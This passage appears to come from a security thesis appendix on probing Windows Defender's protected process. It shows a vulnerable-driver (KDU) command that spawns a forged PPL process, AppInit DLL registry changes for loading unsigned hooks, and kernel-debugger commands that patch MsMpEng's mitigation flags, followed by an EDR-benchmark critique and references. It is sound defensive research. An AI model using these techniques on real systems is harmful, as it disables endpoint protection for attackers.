+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : NtException
```

Figure 74. NtObjectManager is not able to set MsMpEng.exe's token.

```
PS C:\Users\hacker\source\repos\EDR-Introspection> $p.Terminate(1)
Exception calling "Terminate" with "1" argument(s): "(0xC0000022) - {Access Denied}
A process has requested access to an object, but has not been granted those access rights."
At line:1 char:1
+ $p.Terminate(1)
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : NtException
```

Figure 75. NtObjectManager is not able to terminate MsMpEng.exe

Enumerating MsMpEng's Mitigations with NtObjectManager

Enumerating the protections still works without having full access to the MsMpEng.exe process. Although to open a handle NtObjectManager still needs to be executed as PPL-AntiMalware.

```
C:\Users\hacker\source\repos\EDR-Introspection\helpers\KDU\kdu.exe -pse "powershell.exe -c
Import-Module
C:\Users\hacker\source\repos\EDR-Introspection\helpers\sandbox-attacksurface-analyser-tools\NtObject
Manager.psd1; (Get-NtProcess -ProcessId (Get-Process MsMpEng).Id -Access AllAccess).Mitigations"
-prv 54
```

...snipped the KDU output...

```
<PROCESS 3268 - MsMpEng.exe>
  ImagePath: \Device\HarddiskVolume4\ProgramData\Microsoft\Windows
Defender\Platform\4.18.25080.5-0\MsMpEng.exe
  Win32ImagePath: C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25080.5-0\MsMpEng.exe
  CommandLine: "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25080.5-0\MsMpEng.exe"
  IsRestricted: False
  IsAppContainer: False
  IsLowPrivilegeAppContainer: False
  IntegrityLevel: System
```

```
[SYSTEM CALL DISABLE]
  DisallowWin32kSystemCalls: False
  AuditDisallowWin32kSystemCalls: False
  DisallowFsctlSystemCalls: False
  AuditDisallowFsctlSystemCalls: False
```

```
[DEP]
  DepEnabled: True
  DisableAtlThunkEmulation: True
```

```
DepPermanent: True

[ASLR]
  EnableBottomUpRandomization: True
  EnableForceRelocateImages: False
  EnableHighEntropy: True
  DisallowStrippedImages: False

[STRICT HANDLE CHECK]
  RaiseExceptionOnInvalidHandleReference: True
  HandleExceptionsPermanentlyEnabled: True

[FONT DISABLE]
  DisableNonSystemFonts: False
  AuditNonSystemFontLoading: False

[DYNAMIC CODE]
  ProhibitDynamicCode: False
  AllowThreadOptOut: False
  AllowRemoteDowngrade: False
  AuditProhibitDynamicCode: False

[EXTENSION POINTS]
  DisableExtensionPoints: True

[CONTROL FLOW GUARD]
  EnabledControlFlowGuard: True
  EnableExportSuppression: False
  ControlFlowGuardStrictMode: False

[SIGNATURE]
  MicrosoftSignedOnly: False
  StoreSignedOnly: False
  SignedMitigationOptIn: True
  AuditMicrosoftSignedOnly: False
  AuditStoreSignedOnly: False

[IMAGE LOAD]
  NoRemoteImages: True
  NoLowMandatoryLabelImages: False
  PreferSystem32Images: False
  AuditNoRemoteImages: False
  AuditNoLowMandatoryLabelImages: False

[SYSTEM CALL FILTER]
  SystemCallFilterId: 0

[CHILD PROCESS]
  NoChildProcessCreation: False
  AuditNoChildProcessCreation: False
  AllowSecureProcessCreation: False

[PAYLOAD RESTRICTIONS]
  EnableExportAddressFilter: False
  AuditExportAddressFilter: False
  EnableExportAddressFilterPlus: False
  AuditExportAddressFilterPlus: False
  EnableImportAddressFilter: False
  AuditImportAddressFilter: False
  EnableRopStackPivot: False
  AuditRopStackPivot: False
  EnableRopCallerCheck: False
```



```

AuditRopCallerCheck: False
EnableRopSimExec: False
AuditRopSimExec: False

[SIDE CHANNEL ISOLATION]
SmtBranchTargetIsolation: False
IsolateSecurityDomain: False
DisablePageCombine: False
SpeculativeStoreBypassDisable: False

[USER SHADOW STACK]
EnableUserShadowStack: False
AuditUserShadowStack: False
SetContextIpValidation: False
AuditSetContextIpValidation: False
EnableUserShadowStackStrictMode: False
BlockNonCetBinaries: False
BlockNonCetBinariesNonEhcont: False
AuditBlockNonCetBinaries: False
CetDynamicApisOutOfProcOnly: True
SetContextIpValidationRelaxedMode: False

[REDIRECTION TRUST]
EnforceRedirectionTrust: False
AuditRedirectionTrust: False

[+] Vulnerable driver unloaded
[+] Return value: 1. Bye-bye!

```

Table 22. MsMpEng process mitigations according to NtObjectManager

Failed Hooking Approaches

The following chapters describe hooking techniques that do not work on MsMpEng.exe.

Hooking via SetWindowsHookEx

SetWindowsHookEx can be used to load a DLL and therefore hook every running process. However, only desktop apps can be targeted (session != 0), which renders this approach useless against MsMpEng.exe. [62]


Hooking via Shared Memory Sections

This technique uses shared memory between the attack process and the target (to be hooked) process [61]. However it has only been tested on Windows XP SP2, and various security mechanisms like hardware-enforced stack protection, control flow guard and DEP should protect against attacks like this [50].

Hooking via Applnit DLLs

Windows also offers a legit way to load custom DLLs into every process that uses user32.dll [63]. Secure boot must be disabled and the following registry keys under Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows must be adapted:


- Applnit_DLLs: comma separated list of DLLs to load (REG_SZ)
- LoadApplnit_DLLs: 1 to enable loading (REG_DWORD)
- RequireSignedApplnit_DLLs: 0 to allow unsigned Applnit_DLLs (REG_DWORD)



The screenshot shows the 'Handles' tab for powershell.exe (PID 1234) running under the user WINDOWS11\hacker. The loaded DLLs list includes Hooks.dll with the path C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...

Name	Description	Company Name	Path
Hooks.dll			C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...


Figure 76. Hooks.dll loaded into powershell.exe.



The screenshot shows the 'Handles' tab for WmiPrvSE.exe (PID 1234) running under the user NT AUTHORITY\SYSTEM. The loaded DLLs list includes Hooks.dll with the path C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...

Name	Description	Company Name	Path
Hooks.dll			C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...

Figure 77. Hooks.dll can also be loaded into a SYSTEM process.




The screenshot shows the 'Handles' tab for kdu.exe (PID 1234) running under the user WINDOWS11\hacker. The loaded DLLs list includes Hooks.dll with the path C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...

Name	Description	Company Name	Path
Hooks.dll			C:\Users\hacker\source\repos\EDR-Introspection\x64\Rel...

Figure 78. Hooks.dll can also be loaded into a forged PPL-AM malware process.


Loading hooks into non-PPL processes works with this setup. However, either all “normal” PPL processes do not accept loading of unsigned Applnit DLLs, or other security mechanisms protect critical processes like lsass.exe and MsMpEng.exe:



The screenshot shows the 'Handles' tab for lsass.exe (PID 1234) running under the user NT AUTHORITY\SYSTEM. The loaded DLLs list includes gpapi.dll and IPHLPAPI.DLL, but not Hooks.dll.

Name	Description	Company Name	Path
gpapi.dll	Group Policy Client API	Microsoft Corporation	C:\Windows\System32\gpapi.dll
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL

Figure 79. Hooks.dll are not loaded into lsass.exe.



The screenshot shows the 'Handles' tab for MsMpEng.exe (PID 1234) running under the user NT AUTHORITY\SYSTEM. The loaded DLLs list includes gpapi.dll and iertutil.dll, but not Hooks.dll.

Name	Description	Company Name	Path
gpapi.dll	Group Policy Client API	Microsoft Corporation	C:\Windows\System32\gpapi.dll
iertutil.dll	Run time utility for Internet Explorer	Microsoft Corporation	C:\Windows\System32\iertutil.dll

Figure 80. Hooks.dll are not loaded into MsMpEng.exe.

Hooking via Applnit DLLs after trying to unload user32.dll




Figure 81. Cannot unload user32.dll from MsMpEng.exe even with full access.

Hooking via DLL Sideload

DLL sideloading “exploits” the DLL search order. When executables try to load DLLs they follow a well-known routine to locate the DLL on disk. When a DLL is not found the attacker can store their DLL at any of the searched locations. Alternatively, the attacker may also place their own DLL in a location that is checked before the location of the legitimate DLL.

Process explorer can inspect the loaded DLLs by MsMpEng to locate if any DLL is not found or if any DLL’s location is checked before an attacker-writable location.

1. Open Process Monitor, filter for *Proc=MsMpEng.exe, Operation=Image Load*




Figure 82. The filter used to enumerate all DLLs loaded by MsMpEng.exe

2. “Boot Logging” in Process Monitor can be enabled to then enumerate the loaded DLLs during startup.

The following two screenshots show that all DLLs loaded by MsMpEng.exe are found and are at locations which are not susceptible to the described attack above.

Windows Kernel Debugging

To verify some of the EPROCESS patching techniques, kernel debugging is used for complete observability and control over the relevant parts. The setup uses two Windows 11 VMs with bridged network connection to the host, then it follows Microsoft's setup [100].

Setup Debugging

Debuggee VM

1. C:\KDNET\kdnet.exe 192.168.51.129
3. shutdown -r -t 0

Table 23. Commands to prepare the debugged system.

Debugger VM

2. "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\windbg.exe" -k net:port=5364,key=en5wxiuzek3t.6f9nqp6d4lwq.3030xqk3ca648.3ucs03n67qwp

Table 24. Command to attach the KNET debugger to the debuggee.

Getting EPROCESS offsets

```
< Break execution (CTRL+C / CTRL+Break) >
.symfix
.reload
!process 0 0 MsMpEng.exe
    PROCESS fffff60182aa1080 ... Image: MsMpEng.exe
dt nt!_EPROCESS fffff60182aa1080 → print all
+...
dt nt!_EPROCESS fffff60182aa1080 MitigationFlags2 → print Flags2
+0x754 MitigationFlags2 : 0x40000000
eq fffff60182aa1080+0x754 0x40000001 → changed the value
dt nt!_EPROCESS fffff60182aa1080 MitigationFlags2
+0x754 MitigationFlags2 : 0x40000001 → read the new value
```

Table 25. Getting the relevant offsets in EPROCESS of MsMpEng.exe.

Observing MitigationFlags2

```
< Break execution (CTRL+C) >
.symfix
.reload
!process 0 0 MsMpEng.exe
    PROCESS fffffa80e6815f080
ba w4 fffffa80e6815f080 + 0x0754
g
... run kdu -pm on debuggee ...
r
```

```
k
u rip
dd ffffa80e6815f7d4 L1 → this now displays 0x00000000
```

Table 26. Observing changes on the process mitigation flags.

EDR-Telemetry Critique

This project claims to do “controlled environment testing”, yet the status value “pending response” and “self-reported” contradict self-testing. Lastly, even if the reported values sources are accurate, the robustness of how the EDR attaches to the reported sources, i.e. if an EDR captures every edge case or how easily it is bypassed, is not evaluated, even though this is a vital part of EDR detection rates in the real world [101].

Also the EDR vendors would be inclined to blindly add sources without further utilising them to get a better ranking. For example, table 8 in my previous work “EDR Detection Bypasses with Simple Tools” displays that BitDefender’s GravityZone EDR did not detect a “Volume Shadow Copy Deletion”, even though EDR-Telemetry claims GravityZone “implements” this source:

Sub-Category	BitDefender
Volume Shadow Copy Deletion NEW	

Figure 85. EDR-Telemetry claims BitDefender’s EDR “implements” this source.

On the contrary, Service Deletion should not be implemented in GravityZone, it is nevertheless detected and blocked, as documented by the same table 8 in “EDR Detection Bypasses”. These two examples directly contradict their goals of “identify platform strengths and weaknesses” and “promote transparency in EDR capabilities”.

Sub-Category	BitDefender
Service Deletion	

Figure 86. EDR-Telemetry claims BitDefender’s EDR does “not implement” this source.

References

- [1] MITRE, "ATT&CK® Evaluations." Accessed: Dec. 18, 2025. [Online]. Available: <https://attackevals.mitre.org/enterprise/er7/>
- [2] P. Huijbregts, J. Anich, and J. Graves, *Microsoft Defender for Endpoint in Depth*, 1st Edition. 2023.
- [3] Kaspersky, "Kaspersky-Lab-Whitepaper-Machine-Learning." Accessed: Feb. 26, 2025. [Online]. Available: <https://media.kaspersky.com/en/enterprise-security/Kaspersky-Lab-Whitepaper-Machine-Learning.pdf>
- [4] K. Baker, "Malware Detection: 10 Techniques," Malware Detection. Accessed: Nov. 15, 2025. [Online]. Available: <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/malware-detection/>
- [5] A. Lepori, "Automated Code Transformations to Bypass and Understand Endpoint Detection and Response (EDR) Systems," May 2025, doi: 10.3929/ethz-b-000737933.
- [6] V. Van Mieghem, "A blueprint for evading industry leading endpoint protection in 2022." Accessed: Dec. 20, 2024. [Online]. Available: <https://vanmieghem.io/blueprint-for-evading-edr-in-2022/>
- [7] D. Rutishauser, *My First and Last Shellcode Loader*, (Oct. 29, 2024). Accessed: Dec. 17, 2025. [Online Video]. Available: <https://www.youtube.com/watch?v=SYM4i474JqM>
- [8] CybersecInfo, "Windows Defender Memory Scan Feature Analysis," Medium. Accessed: Dec. 17, 2025. [Online]. Available: <https://ceciliachow1998.medium.com/windows-defender-memory-scan-feature-analysis-3f9242f00132>
- [9] A. Bulazel, "Reverse Engineering Windows Defenders Antivirus Emulator," presented at the BlackHat, Las Vegas, NV, Aug. 04, 2018. Accessed: Jan. 20, 2026. [Online]. Available: <https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf>
- [10] M. Feifel, "Analyzing and Breaking Defender for Endpoint's Cloud Communication," InfoGuard Labs. Accessed: Jan. 19, 2026. [Online]. Available: https://labs.infoguard.ch/posts/attacking_edr_part5_vulnerabilities_in_defender_for_endpoint_communication/
- [11] P. G. Giarrusso and J. A. Samra, "Rice–Shapiro theorem," *Wikipedia*. Mar. 24, 2025. Accessed: Aug. 11, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Rice%E2%80%93Shapiro_theorem&oldid=1282139054
- [12] L. Cailleret, "EDR Bypass with Simple Tools," zhaw, Winterthur, 2025. Accessed: Aug. 18, 2025. [Online]. Available: <https://github.com/cailllev/VT2/blob/main/paper/VT2-Presentation.pdf>
- [13] J. Kornblum, "Identifying almost identical files using context triggered piecewise hashing," *Digit. Investig.*, vol. 3, pp. 91–97, Sep. 2006, doi: 10.1016/j.diin.2006.06.015.
- [14] J. Kornblum, *ssdeep - Fuzzy hashing program*. (Apr. 11, 2018). Accessed: Oct. 22, 2025. [Online]. Available: <https://ssdeep-project.github.io/ssdeep/index.html>
- [15] J. Oliver, V. Hargrave, and L. Chun-Cheng, *TLSH*. (Oct. 08, 2024). Max. Trend Micro. Accessed: Oct. 22, 2025. [Online]. Available: <https://github.com/trendmicro/tlsh>
- [16] Mandiant, "Tracking Malware with Import Hashing," Google Cloud Blog. Accessed: Oct. 22, 2025. [Online]. Available: <https://cloud.google.com/blog/topics/threat-intelligence/tracking-malware-import-hashing>
- [17] F. Roth, "APT_APT17.yar," GitHub. Accessed: Aug. 18, 2025. [Online]. Available: https://github.com/Yara-Rules/rules/blob/master/malware/APT_APT17.yar
- [18] T. Tani, *defender2yara*. (Feb. 21, 2025). Accessed: Dec. 30, 2025. [Online]. Available: <https://github.com/t-tani/defender2yara/>

- [19] D. Rutishauser, *defender2db*. (Dec. 18, 2025). Python. Accessed: Jan. 05, 2026. [Online]. Available: <https://github.com/dobin/defender2db>
- [20] D. Rutishauser, *avred*. (Jan. 10, 2026). Python. Accessed: Jan. 12, 2026. [Online]. Available: <https://github.com/dobin/avred>
- [21] N. Bencherchali, F. Roth, and C. Burkhard, "Explore Sigma." Accessed: Dec. 30, 2025. [Online]. Available: <https://sigmahq.io/>
- [22] R. Wolf, "Elastic Security opens public detection rules repo," Elastic Blog. Accessed: Dec. 30, 2025. [Online]. Available: <https://www.elastic.co/blog/elastic-security-opens-public-detection-rules-repo>
- [23] R. Kavar, "ETW Threat Intelligence and Hardware Breakpoints," Praetorian. Accessed: Dec. 19, 2025. [Online]. Available: <https://www.praetorian.com/blog/etw-threat-intelligence-and-hardware-breakpoints/>
- [24] D. Rutishauser, "The (Anti-)EDR Compendium." Accessed: Aug. 18, 2025. [Online]. Available: <https://blog.deeb.ch/posts/how-edr-works/>
- [25] H. C. Junior, "HookChain: A new perspective for Bypassing EDR Solutions," Aug. 17, 2024, *arXiv*: arXiv:2404.16856. doi: 10.48550/arXiv.2404.16856.
- [26] ComodoSecurity, *openedr*. (Jan. 13, 2024). Accessed: Nov. 16, 2025. [Online]. Available: <https://github.com/ComodoSecurity/openedr>
- [27] K. Bridge, "About Event Tracing." Accessed: Dec. 18, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing>
- [28] Xelu86, "logman query," logman query. Accessed: Aug. 15, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/logman-query>
- [29] D. Rutishauser, *RedEdr*. (Aug. 17, 2025). C++. Accessed: Aug. 18, 2025. [Online]. Available: <https://github.com/dobin/RedEdr>
- [30] J. Johnson, "Uncovering Windows Events," Medium. Accessed: Dec. 19, 2025. [Online]. Available: <https://jonny-johnson.medium.com/uncovering-windows-events-b4b9db7eac54>
- [31] S. White, "Protecting anti-malware services." Accessed: Aug. 15, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/services/protecting-anti-malware-services->
- [32] A. Inoescu, M. Russinovich, D. Solomon, and A. Allievi, *Windows Internals*, 7th Edition. Accessed: Aug. 15, 2025. [Online]. Available: <https://www.lehmanns.ch/shop/mathematik-informatik/42314162-9780133986464-windows-internals>
- [33] P. H., "Experimenting with Protected Processes and Threat-Intelligence," Experimenting with Protected Processes and Threat-Intelligence. Accessed: Sep. 21, 2025. [Online]. Available: <https://blog.tofile.dev/2020/12/16/elam.html>
- [34] C. Gajdecki, "EDR 'North Pole' SP1 and Agent Update Pre-Release Announcement," N-able Status. Accessed: Sep. 01, 2025. [Online]. Available: <https://status.n-able.com/2021/04/16/advance-notice-edr-north-pole-sp1-and-agent-update-pre-release-announcement/>
- [35] M. Hopkins, "Loading Test Signed Code - Windows drivers." Accessed: Sep. 01, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows-hardware/drivers/install/the-testsigning-boot-configuration-option>
- [36] Epic Games, Inc., "Windows Test-Signing Mode not supported." Accessed: Sep. 01, 2025. [Online]. Available: https://www.epicgames.com/help/en-US/c-Category_TechnicalSupport/c-ThirdPartySupport/failed-to-initialize-battleeye-service-windows-test-signing-mode-not-supported-error-a000086632
- [37] C. Labro, "The End of PPLdump," itm4n's blog. Accessed: Aug. 15, 2025. [Online].

- Available: <https://itm4n.github.io/the-end-of-ppldump/>
- [38] hfiref0x, *KDU*. (Aug. 13, 2025). C. Accessed: Aug. 15, 2025. [Online]. Available: <https://github.com/hfiref0x/KDU>
- [39] C. Labro, "Debugging Protected Processes," itm4n's blog. Accessed: Sep. 21, 2025. [Online]. Available: <https://itm4n.github.io/debugging-protected-processes/>
- [40] RedCursorSecurityConsulting, Acebond, and O. Brito, *PPLKiller*. (Sep. 19, 2025). C++. Accessed: Sep. 21, 2025. [Online]. Available: <https://github.com/RedCursorSecurityConsulting/PPLKiller>
- [41] J. Suther, "Microsoft recommended driver block rules." Accessed: Sep. 01, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/microsoft-recommended-driver-block-rules>
- [42] S. Karvandi, "Reversing Windows Internals (Part 1) - Digging Into Handles, Callbacks & ObjectTypes," Rayanfam Blog. Accessed: Oct. 01, 2025. [Online]. Available: <https://rayanfam.com/topics/reversing-windows-internals-part1/>
- [43] notscimmy, *libelevate*. (Sep. 21, 2025). C++. Accessed: Oct. 01, 2025. [Online]. Available: <https://github.com/notscimmy/libelevate>
- [44] D. Scarrà, "Exploring the Inner Workings of (anti)cheat Tools," Università di Genova, 2024. Accessed: Oct. 07, 2025. [Online]. Available: <https://unire.unige.it/bitstream/handle/123456789/9806/tesi30527624.pdf?sequence=1&isAllowed=y&group=an>
- [45] M. Feifel, "Attacking EDRs Part 4: Fuzzing Defender's Scanning and Emulation Engine (mpengine.dll)," InfoGuard Labs. Accessed: Oct. 13, 2025. [Online]. Available: https://labs.infoguard.ch/posts/attacking_edr_part4_fuzzing_defender_scanning_and_emulation_engine/
- [46] D. Confere, "ObRegisterCallbacks and countermeasures," Douggem's game hacking and reversing notes. Accessed: Oct. 07, 2025. [Online]. Available: <https://dougghemhax.wordpress.com/2015/05/27/obregistercallbacks-and-countermeasures/>
- [47] Wavestone-Cybersecurity & Digital Trust, *EDRSandblast*. (Aug. 30, 2024). C. Accessed: Oct. 07, 2025. [Online]. Available: <https://github.com/wavestone-cdt/EDRSandblast>
- [48] P. Ciholas, J. M. Such, A. K. Marnerides, B. Green, J. Zhang, and U. Roedig, "Fast and Furious: Outrunning Windows Kernel Notification Routines from User-Mode," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, C. Maurice, L. Bilge, G. Stringhini, and N. Neves, Eds., Cham: Springer International Publishing, 2020, pp. 67–88. doi: 10.1007/978-3-030-52683-2_4.
- [49] K. Bridge, "Isolated User Mode (IUM) Processes." Accessed: Oct. 07, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes>
- [50] B. Gold and C. Jackson, "Exploit protection reference - Microsoft Defender for Endpoint." Accessed: Oct. 01, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/defender-endpoint/exploit-protection-reference>
- [51] P. H., "Gaining Threat-Intelligence the REALLY dodgy way," Gaining Threat-Intelligence the REALLY dodgy way. Accessed: Aug. 15, 2025. [Online]. Available: https://blog.tofile.dev/2022/11/30/kdu_sealighter.html
- [52] C. McGarr, "Check Your Privilege: The Curious Case of ETW's SecurityTrace Flag," Next Generation Endpoint Security. Accessed: Jan. 20, 2026. [Online]. Available: <https://www.originhq.com/blog/securitytrace-etw-ppl>
- [53] EDR Telemetry Project, "EDR Telemetry Project: Transparent Benchmarking & Telemetry Analysis for Businesses." Accessed: Oct. 22, 2025. [Online]. Available: <https://www.edr-telemetry.com/>
- [54] K. Tsale, *EDR-Telemetry*. (Nov. 09, 2025). Accessed: Dec. 19, 2025. [Online]. Available:

- <https://github.com/tsale/EDR-Telemetry/tree/main>
- [55] redcanaryco, *atomic-red-team*. (Dec. 19, 2025). C. Red Canary, a Zscaler company. Accessed: Dec. 19, 2025. [Online]. Available: <https://github.com/redcanaryco/atomic-red-team>
- [56] EDR Feature Comparison, "EDR Comparison," Compare Endpoint Detection & Response Solutions. Accessed: Nov. 30, 2025. [Online]. Available: <https://edr-comparison.com/>
- [57] D. Oleksiuk, "DmaBackdoorHv," GitHub. Accessed: Jan. 16, 2026. [Online]. Available: https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/README.MD
- [58] flux, *Hells-Hollow*. (Jul. 29, 2025). Rust. Accessed: Jan. 16, 2026. [Online]. Available: <https://github.com/0xflux/Hells-Hollow>
- [59] T. Kageyu, *MinHook*. (Mar. 28, 2025). Accessed: Dec. 19, 2025. [Online]. Available: <https://github.com/TsudaKageyu/minhook>
- [60] J. Foreshaw, "Project Zero: Injecting Code into Windows Protected Processes using COM - Part 1," Project Zero. Accessed: Aug. 15, 2025. [Online]. Available: <https://googleprojectzero.blogspot.com/2018/10/injecting-code-into-windows-protected.html>
- [61] A. Souchet, "GapZ code injection," GitHub. Accessed: Oct. 01, 2025. [Online]. Available: https://github.com/0vercl0k/stuffz/blob/master/gapz_code_injection.cpp
- [62] J. Walk, "SetWindowsHookExA function (winuser.h) - Win32 apps." Accessed: Oct. 01, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa>
- [63] LRQA, "DLL injection: part one," DLL injection. Accessed: Oct. 01, 2025. [Online]. Available: <https://www.lrqa.com/en/insights/articles/dll-injection-part-one/>
- [64] LRQA, "DLL injection: part two," DLL injection. Accessed: Oct. 01, 2025. [Online]. Available: <https://www.lrqa.com/en/insights/articles/dll-injection-part-two/>
- [65] Reijaff, *dll_reflective_loader_64.c*. (Jan. 02, 2023). C. Accessed: Dec. 21, 2025. [Online]. Available: https://github.com/Reijaff/offensive_c/blob/main/dll_reflective_loader_64.c
- [66] J. Uhlmann, *Windows10EtwEvents*. (Oct. 27, 2021). C#. Accessed: Sep. 21, 2025. [Online]. Available: <https://github.com/jdu2600/Windows10EtwEvents>
- [67] R. Boonen, "SilkETW: Because Free Telemetry is ... Free! | Blog | Mandiant," Google Cloud Blog. Accessed: Aug. 14, 2025. [Online]. Available: <https://cloud.google.com/blog/topics/threat-intelligence/silketw-because-free-telemetry-is-free>
- [68] P. H., "Introducing Sealighter - Sysmon-Like research tool for ETW," Introducing Sealighter - Sysmon-Like research tool for ETW. Accessed: Aug. 14, 2025. [Online]. Available: <https://blog.tofile.dev/2020/07/21/sealighter.html>
- [69] P. H., "Gaining Threat-Intelligence the dodgy way," Gaining Threat-Intelligence the dodgy way. Accessed: Aug. 14, 2025. [Online]. Available: <https://blog.tofile.dev/2021/05/12/sealighterti.html>
- [70] M. Swann, Z. Brown, and K. Reed, "KrabsETW," KrabsETW provides a modern C++ wrapper and a .NET wrapper around the low-level ETW trace consumption functions. Accessed: Aug. 14, 2025. [Online]. Available: <https://github.com/microsoft/krabsetw/tree/master>
- [71] J. Uhlmann, "Kernel ETW is the best ETW," Kernel ETW is the best ETW. Accessed: Sep. 21, 2025. [Online]. Available: <https://www.elastic.co/security-labs/kernel-etw-best-etw>
- [72] L. Cailleret, *EDR-Introspection*. (Jan. 07, 2026). C++. Accessed: Jan. 12, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection>
- [73] A. Klein and I. Kotler, "Windows Process Injection in 2019," Aug. 2019, [Online]. Available:

- <https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All-wp.pdf>
